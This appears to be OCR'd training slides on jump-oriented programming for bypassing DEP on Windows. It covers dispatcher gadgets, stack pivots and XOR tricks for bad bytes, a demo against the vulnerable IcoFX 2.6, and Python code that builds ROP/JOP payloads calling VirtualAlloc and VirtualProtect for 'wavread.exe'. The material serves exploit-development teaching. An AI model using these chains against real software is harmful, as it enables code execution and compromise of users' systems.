Using ROP to Setup JOP

pop edx # ret	Load **dispatcher gadget**
pop edi # ret	Load **dispatch table**
jmp edx	**JMP** to dispatcher gadget – start the JOP

Gadgets Ending in CALL


These gadgets are equivalent:

Gadget 1
inc eax;
call edx;

Gadget 2
inc eax;
push eip;
jmp edx;

Pseudo instruction. ☺

Gadget 3
pop esi;
jmp edx;



- There is an **implicit PUSH EIP** in the CALL instruction.
  - In normal x86 programming, this allows for a RET end of a function to **restore control flow.**
  - CALL adds the **address of the next instruction** to the stack
  - You may need to **adjust ESP** to account for this.
  - Immediately using a **POP gadget** could do the trick.

Calling WinAPI Functions with JOP

- Before executing a function such as **VirtualProtect(),** the parameters must be set up correctly.
- While some parameters can be included in the payload, parameters with bad bytes can be **replaced by dummy variables** which are later overwritten.

VirtualProtect Parameters		
Value in Buffer	**Description**	**Desired Value**
0x1818c0fa	Return Address	0x1818c0fa
0x1818c0fa	lpAddress	0x1818c0fa
0x70707070	dwSize (dummy)	0x00000500
0x70707070	flNewProtect (dummy)	0x00000040
0x1818c0dd	lpfOldProtect	0x1818c0dd


Using JOP to Avoid Bad Bytes

0x58982033 **XOR**
0x58D84013
= 0x00406020

- ***Xor*** can be used to load bad byte values into a register.
- First, put a **predictable value** into a register.
  - This can be used as an **XOR key** later

Address	Gadget
0xebb87b20	pop ebx; jmp ecx;

or

Address	Gadget
0xebb8544	mov ebx, 0x42afe821; jmp ecx;

- Calculate the result from **XORing the key** with the bad byte value. Then, **load that result into a register.**
  - If the desired value is 0x40, calculate 0x40 XOR key.

Address	Gadget
0xeb390312	pop edx; jmp ecx;

- Use an ***xor*** gadget to perform the calculation and load the final value into a

Address	Gadget
0xeb390312	xor edx, ebx; jmp ecx;

Before

Reg	Value
EAX	0xdeadc0de
EBX	0xdeedc0de

XOR EAX, EBX

After

Reg	Value
EAX	0x00400000
EBX	0xdeedc0de

Using JOP to Avoid Bad Bytes

- Gadget addresses themselves can contain **bad bytes.**
- These addresses **cannot be included** within the dispatch table.

- However, **other gadgets** can be used to **load the address with bad bytes** into a register.
  - Afterwards, perform a *jmp* to this register.
  - We can now use an address with bad bytes!

Dispatcher Gadget	
Address	**Gadget**
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table	
Value	**Gadget**
0x4213a870	neg eax; jmp esi; # Load **0x0013fc20** into eax
0x4213b69a	jmp eax; # Execute 1st stack pivot gadget
0x4213a2dd	xor edx, edi ; jmp esi # Load **0x0013122** into edx
0x421389a0	jmp edx # Execute 2nd stack pivot gadget

Address	Gadget
0x0013fc20	add esp, 0x40; jmp esi # Stack pivot

Address	Gadget
0x00131222	add esp, 0x2b; jmp esi # Stack pivot

Stack Pivoting with JOP

- Stack pivots that **adjust esp forwards** are usually more plentiful and easier to use.
  - JOP ROCKET finds these types of gadgets.
  - *Pop, add esp, call,* etc.

```
16 bytes
    0x112237b1, # (base + 0x37b1), # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (16 bytes)
20 bytes
    0x1122136f, # (base + 0x136f), # pop ebx # add esp, 0x10 #
    jmp edx # hashCracker_challenge_nonull.exe  (20 bytes)
24 bytes
    0x1122136c, # (base + 0x136c), # pop esi # xor ecx, ecx #
    pop ebx # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (24 bytes)
```

Gadget
pop eax;
pop edi;
jmp edx;

ESP

Stack	
Address	Value
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

Stack Pivoting with JOP

- **Backwards moving pivots** tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also **overwrite memory** as they do so.
- *Sub esp* is also possible, but they are relatively rare as JOP gadgets.

Address	Gadget
0x43da8822	**mov ebx, 0; jmp ecx**
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

	Stack	
	Address	Value
	0x0018fac0	0x11111111
	0x0018fac4	0x22222222
	0x0018fac8	0x33333333
ESP →	0x0018facc	0x44444444

Stack Pivoting with JOP

- **Backwards moving pivots** tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also **overwrite memory** as they do so.
- *Sub esp* is also possible, but they are relatively rare as JOP gadgets.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

	Stack	
	Address	Value
	0x0018fac0	0x11111111
	0x0018fac4	0x22222222
ESP →	0x0018fac8	0x00000000
	0x0018facc	0x44444444

Stack Pivoting with JOP

- **Backwards moving pivots** tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also **overwrite memory** as they do so.
- *Sub esp* is also possible, but they are relatively rare as JOP gadgets.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;

ESP →

Stack	
Address	**Value**
0x0018fac0	0x11111111
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Stack Pivoting with JOP

- **Backwards moving pivots** tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also **overwrite memory** as they do so.
- *Sub esp* is also possible, but they are relatively rare as JOP gadgets.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	**push ebx; jmp ecx;**

ESP →

Stack	
Address	Value
0x0018fac0	0x00000000
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to **replace dummy values.**
- Gadgets with the ***push*** instruction are relatively common and will perform an **overwrite**.
  - Occurs at esp-4; then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect


Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to **replace dummy values.**
- Gadgets with the ***push*** instruction are relatively common and will perform an **overwrite**.
  - Occurs at esp-4; then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;


Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect




Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to **replace dummy values.**
- Gadgets with the ***push*** instruction are relatively common and will perform an **overwrite**.
  - Occurs at esp-4; then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;


Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect




Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to **replace dummy values.**
- Gadgets with the ***push*** instruction are relatively common and will perform an **overwrite**.
  - Occurs at esp-4; then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;


Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x00000500**	**dwSize**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect




Generalizing the *Push* Method

Distance: 0xC

Distance: 0xC

Distance: 0xC

Stack

Address:	Value:
0x0	Encoded Parameter 1
0x4	Encoded Parameter 2
0x8	Encoded Parameter 3
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

- With **multiple *push* overwrites**, stack pivots in **both directions** will be needed.
- After each *push,* esp should be **pivoted back** to a location where values can be popped.
- The stack values can be arranged so that this process is simpler.
- Note: This **requires** you to have access to a stack pivot that allows you to go **backwards.**
  - Variations on this *generalized* technique are possible.
  - XORing may need to be done in differently.

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112213f1)  # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # eax <- encoded lpAddress
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289)  # XOR EAX, ESI # JMP EDX
                                            # ESI is XOR key
                                            # EAX = 0x18FCA0 (lpAddress)

JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
                                           # pivot total: 0xC

JOP_chain += struct.pack('<L', 0x112212d7) # PUSH EAX # JMP EDX
                                           # PUSH 0x18FCA0 (lpAddress) onto stack
JOP_chain += padding

#bring ESP back to address of value for dwSize
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
                                           # pivot total: 0x8
```

1. POP Parameter 1 off stack

2. XOR to avoid bad bytes

3. Pivot ESP to corresponding location for PUSH

4. Overwrite placeholder in lower memory at ESP-4

5. Pivot ESP to next value


6. Repeat from step 1 until all parameters are written.

Stack

Address:	Value:
0x0	Parameter 1 value
0x4	Parameter 2 value
0x8	Parameter 3 value
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

When there is No Backwards Pivot for ESP

- If a ***backwards*** stack pivot is unavailable, the path to overwriting **multiple dummy variables** is more circuitous.
- One possible solution?
  - Move one register, e.g. EBX, to point to the location of dummy variables on the stack, e.g. ***mov ebx, esp***.
  - Use ***push [ebx]*** and then pop the XORed valued into another register, e.g. ***pop edi***.
  - Then we could proceed to **decrypt** the value and do the overwrite, with a ***push***!
  - We could then use ***sub*** on ebx—this would allow us to go "backwards"—we just would be using an "alternate" stack (**ebx**), not the real stack.
  - From here we could **repeat**, decrypting and overwriting **one value at a time.**



Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpfOldProtect


Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpfOldProtect


Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

You will then need to **increment** or **decrement EAX** in a separate gadget to reach the next dummy variable!

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x00000040**	**flNewProtect**
0x1818c0f0	0x1818c0dd	lpfOldProtect

Final Steps Before the WinAPI Function Call

- Stack pivot to the **start** of your parameters and return address before executing the function.


	VirtualProtect Parameters		
	Address	**Current Value**	**Description**
ESP	**0x1818c0e0**	**0x1818c0fa**	**Return Address**
	0x1818c0e4	0x1818c0fa	lpAddress
	0x1818c0e8	0x00000500	dwSize
	0x1818c0ec	0x00000040	flNewProtect
	0x1818c0f0	0x1818c0dd	lpfOldProtect

Address	Gadget
0xd0eec2e4	jmp dword ptr [eax];

or

Address	Gadget
0xebb87b20	mov ecx, dword ptr [eax]; jmp ebx;
0xebb87e77	jmp ecx;

- Take the function pointer and **dereference** it before the **jump** To the WinAPI function.





Switching Registers for Functional and Dispatcher Gadgets

- Sometimes we need a gadget that ends in a JMP to a register **not containing** the address of the dispatcher.
  - We need **JMP EBX** instead of **JMP EDX** at the end of our functional gadgets.
- We can solve this problem by **switching registers.**

- This **gadget** could allow us to move the dispatcher gadget's address into EBX.
  - This allows us to **access more gadgets** ending in a different register that were **previously unavailable.**
  - This can **greatly expand** our options for available gadgets.

Gadget
pop ebx;
jmp ebx;




Switching Registers for Functional and Dispatcher Gadgets

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) #| MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289)# | ADD EAX,EDX # POP EAX # JMP EDX
```

Right now we're using gadgets that end in **JMP EDX.**

What if we want to use a gadget ending in **JMP EBX?**

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x0040169F) # POP EBX # JMP EBX
stackChain += dispatcherAddr
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x00401671) # XCHG ECX, ESP # JMP EBX
```

…**load the dispatcher gadget's** address into EBX.

Now **JMP EBX** takes us to the dispatcher gadget.

Two-gadget Dispatcher: *Jmp*

- 1st gadget will **predictably modify** (e.g. add to) **R1** and jump to R2.
- 2nd gadget **dereferences R1**, dispatching the next functional gadget.
- Two gadgets is freeing.
  - **Much simpler** to find a gadget that merely adds to a register and jumps to another.
  - Many potential gadgets to select from.

Now any *add* or *sub* that jumps to a different register works.

Register	Address	Gadget
ebp	deadc0de	jmp dword ptr [edx]

Dispatcher dereference gadget

This "empty" jmp deference is extremely plentiful. We are likely to find one!

Dispatch Table		
Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ecx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab0dadd	push ecx; jmp edi
F9ED2354	41414141	Padding
F9ED2358	0ab0cadd	push eax; jmp edi
F9ED235C	41414141	Padding

Address	Gadget
0ab0dabb	add edx, 0x8; jmp ebp

Dispatcher index gadget

JOP NOPs

- The exact address of the dispatch table may be **unknown.**
- It is possible to **spray memory with JOP NOPs** leading up to the actual dispatch table.
  - Alignment of the **guessed address** needs to be correct.
  - Make sure to account for multiple entry points depending on the dispatcher used.

Dispatcher Gadget

Address	Gadget
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table

Address	Value	Gadget
0x0018fac0	0x4213a871	jmp esi; # JOP NOP
0x0018fac4	0x4213a871	jmp esi; # JOP NOP
0x0018fac8	0x4213a871	jmp esi; # JOP NOP
0x0018facc	0x42138777	pop edx; jmp esi; # Beginning of JOP chain

Flexibility

- JOP is **inherently flexible and forgiving.**
- **Creativity is key.**
  - While we have set forth some guidelines and best practices, these **may be disregarded if need be.**
  - As always, the attack surface of the binary dictates what is possible and what is not.
- A methodical approach is likely **better than a haphazard one** … except when it is not!
  - We may **combine different JOP styles** if warranted.
    - Unwise and impractical if not needed.

Real-World JOP Demo

IcoFX 2.6 Demo

- IcoFX 2.6
  - **Vulnerable** icon editor.
- This was a challenging binary.
  - A **small selection** of JOP gadgets were used **repeatedly.**
  - JOP requires **creativity** – we can still make things work with some perseverance!

```
#1  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add ecx, dword ptr [eax]    0x406d81 (offset 0x6d81)
jmp dword ptr [ecx]         0x406d83 (offset 0x6d83)
```

← **Only viable dispatcher**

```
4 bytes
    0x00588b9b, # (base + 0x188b9b),
    # pop ebp # or byte ptr [ebx - 0x781703bb], cl # jmp edi # IcoFX2.exe
```

← **Only viable stack pivot**

Dispatcher and Stack Pivot

- Our dispatcher and stack pivot gadgets will need some special prep before they can be used.

Eax needs to contain a **pointer** to the **value to add to ecx.**

Dispatcher Gadget	
Address	**Gadget**
0x00406d81	add ecx, dword ptr [eax]; jmp dword ptr [ecx];

Ebx needs to allow for a **writable memory** address to be **dereferenced**.

Stack Pivot Gadget	
Address	**Gadget**
0x00588b9b	pop ebp; or byte ptr [ebx-0x781703bb], cl; jmp edi;

Dereferencing with an Offset

- Since our **empty jump dereference** contains an offset, we need to **compensate** for this in the function pointer loaded.

Dereference Gadget	
Address	**Gadget**
0x004c8eb7	jmp dword ptr [ebp-0x71];

Subtract an offset?
Compensate by **adding** the **same offset!**

-0x71 & **+0x71**

```
# VP ptr + offset for jmp ebp gadget
vpPtr = struct.pack('<I',0x00bf6668 + 0x71)
```



IcoFX 2.6 Demo

- Demo time!

Automatic JOP Chain Generation

Automating Chain Generation

- Automating chain generation requires us to **reduce it to a recipe.**
  - This recipe will have **many rules** that govern how different aspects of the chain are built, from simple ,to extremely complex.
  - **Mona** does this effectively with the ***pushad*** technique for ROP.
    - That is, it uses patterns each for **VirtualProtect** and **VirtualAlloc** to populate registers.
    - When *pushad* is called, the stack is set up with all values.
      - The WinApi function is then called, allowing for DEP to be bypassed.

Ideal Setups for JOP and ROP

No “magical” PUSHAD.

JOP

- Preload all required arguments for the **Windows API** call onto the stack in correct order.
- Utilize **stack pivots** to **advance ESP** to the start of **VirtualProtect**() arguments.
- Use JOP to **load the address** for **VirtualProtect**() into a register, e.g. EBX.
- Make a **dereferenced call** to that register, e.g. JMP [EBX].

ROP

- ***Pushad*** Assembly instruction:
  - Load registers with appropriate values for call to **VirtualAlloc**() or **VirtualProtect**().
- When ***pushad*** is executed, the WinAPI call is **ready to launch** with needed arguments.
- The ***pushad*** technique is just loading register values prior to making the WinAPI call.

Series of Multiple Stack Pivots

- We use **multiple stack pivots** to precisely reach memory pointed to by ESP with WinAPI params.
  - These "jumps" are adjusting ESP – not affecting control flow.
- If **no bad byte restrictions**, we can immediately make a dereferenced call to the register with WinApi pointer, e.g. JMP [EAX]
  - This actually can be **simpler than ROP!**

ESP moved a distance of **0x4F00 bytes.**

Other Stuff on ESP
0x00123400

Memory

WinAPI Parameters
0x00128300

Automating JOP with Multiple Stack Pivots

We perform a series of stack pivots, totaling **0x1320** (4896) bytes.

[ESI] → Address	Gadget
base + 0x15eb	**add esp, 0x700;** # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	**add esp, 0x700;** # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	**add esp, 0x500;** # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	**add esp, 0x20;** # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax;
0x41414141	filler
base + 0x1608	jmp dword ptr [eax];

Address	Dispatcher Gadget
EBX → 0x00402334	add esi, 0x8; jmp dword ptr [esi];

Stack pivots **move ESP** to VirtualProtect params.

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

We load EAX with WinAPI function and **make the call.**

JOP Chain Generation

JOP setup uses **two ROP gadgets.**

Address	Gadget
base + 0x1d3d8	pop edx; ret; # **Load dispatcher gadget**
base + 0X1538	add edi, 0xc; jmp dword ptr [edi]; **# DG**
base + 0x15258	pop edi; ret; # **Load dispatch table**
0xdeadbeef	address for dispatch table!
base + 0x1547	jmp edx; **start the JOP**

- ROCKET searches for dispatcher gadget and calculates padding to insert between functional gadgets.
  - ROCKET uses **two ROP gadgets** to load the **dispatch table** and **dispatcher dispatcher gadget.**
  - Then it starts the JOP. ☺
- It discovers pointers to VirtualProtect and VirtualAlloc.
- Utilizes the approach of multiple stack pivots to reach the payloads, consisting of all needed WinAPI args.
  - This assumes **all the needed parameters** are on the stack and reachable via a **series of stack pivots.**

JOP Chain Sub-menu

- JOP ROCKET will generate **up to five sample chains** for each register, for VirtualAlloc and VirtualProtect.
  - This provides **alternate possibilities** if need be.
- Specify the desired min. and max. stack pivot amounts.
  - Some registers may only have **large stack pivots.**
- You can reduce or increase the number of JOP chains built.

```
g or z: generate prebuild JOP chains!
        Use s first if you have not discovered JOP gadgets yet.
n: change number of prebuilt JOP chains to attempt per register.
p: change number of bytes desired in stack pivots.
s: clear all settings and rebuild for all registers for JOP
        You only need to do this once per PE file.
u: Using gadgets already found; do not clear.
        You only need to do this once per PE file. Do s *or* u.
r: change registers to look for JOP gadgets
        Default: all registers
h: display options
x or X: return to previous menu
```

JOP Chain for VirtualAlloc

```python
def create_rop_chain():
    rop_gadgets = [
        0x0042511e, # (base + 0x2511e), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x004186e8, # (base + 0x186e8), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0xdeadc0de) # ptr -> VirtualAlloc()
vp_stack += struct.pack('<L', 0xdeadc0de) # Pointers to memcpy, wmemcpy not found # return address
vp_stack += struct.pack('<L', 0x00625000) # lpAddress  <-- Where you want to start modifying protection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00001000) # flAllocationType <-- 100, MEM_COMMIT
vp_stack += struct.pack('<L', 0x00000040) # flProtect <--RWX, PAGE_EXECUTE_READWRITE
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--where the execution jumps after memcpy()
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--i.e. desination address for memcpy()
vp_stack += struct.pack('<L', 0xffffdddd) # memcpy() destination address--i.e. Source address for shellcode
vp_stack += struct.pack('<L', 0x00002000) # mempcpy() size parameter--size of shellcode

shellcode = '\xcc\xcc\xcc\xcc' # '\xcc' is a breakpoint.
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

VirtualAlloc

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

JOP Chain for VirtualProtect

```python
def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
